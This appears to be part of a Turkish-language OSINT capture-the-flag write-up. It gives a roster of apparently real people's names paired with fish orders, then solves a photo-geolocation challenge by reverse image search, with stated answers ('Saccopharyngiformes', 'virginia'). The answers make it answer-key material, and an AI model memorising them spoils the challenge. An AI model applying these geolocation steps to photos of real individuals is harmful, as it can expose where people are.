24	McCarthy, Connor G.	Scorpaeniformes
25	McClellan, Samuel F.	Ceratodontiformes
26	McDonnell, Nina B.	Aulopiformes
27	McMillan, Jade L.	Acipenseriformes
28	Merson, Zach S.	Batrachoidiformes
29	Muniz, Hailey M.	Ophidiiformes
30	O'Sullivan, Sean Z.	Stephanoberyciformes
31	Olimpio, Paige M.	Stomiiformes
32	Pelletier, Aubrey M.	Albuliformes
33	Pelletier, Lydiana C.	Gasterosteiformes
34	Pernicone, Dana K.	Lepistosireniformes
35	Pluta, Delaney R.	Rajiformes
36	Powers, Sarah K.	Semionotoformes
37	Recchia, Benjamin K.	Characiformes
38	Rodes, Tara H.	Anguilliformes
39	Rokosz, Katrina J.	Cypriniformes
40	Saunders, Matt J.	Zeiformes
41	Secor, Alisha M.	Polymixiiformes
42	Shapiro, Lily K.	Atheriniformes
43	Shore, Teighan J.	Beloniformes
44	Sloan, Oliver S.	Pleuronectiformes
45	Weller, Noah E.	Salmoniformes
46	Wilkins, Dylan D.	Saccopharyngiformes
47		


Cevap: Saccopharyngiformes

9# Can You Figure Out Which State This Picture Has Been Taken From? See attached photo **(Bu Resmin Hangi Devletten Alındığını Bulabildiniz mi? Ekteki fotoğrafı gör)**


Soruda atıfta bulunulan ekli fotoğraf aşağıdadır:

Bu görseli kullanarak bir ters görsel araması yapalım. Google bize görselle ilgili herhangi bir somut bilgi vermiyor. Görseli Bing, Yandex vb. gibi birden çok arama motorunda aramak her zaman iyi bir fikirdir.





İlk sonuç tam resimdir ve profil resmi olarak bu resmin bulunduğu bir Youtube kanalını işaret eder. Hakkında bölümü ve video içeriği, video başlıklarına göre bazı videoların Nepal'de çekildiğine dair bir ipucu dışında fazla bilgi vermiyor. Nepal'den birkaç eyaleti denemek doğru cevaba götürmeyecektir.



Bu resim, farklı bir açıdan çekilmiş meydan okuma resmimize benziyor ve bizi Google'a göre Virginia'daki bir tema parkı olan Dinosaur Land'e yönlendiriyor .

Cevap: virginia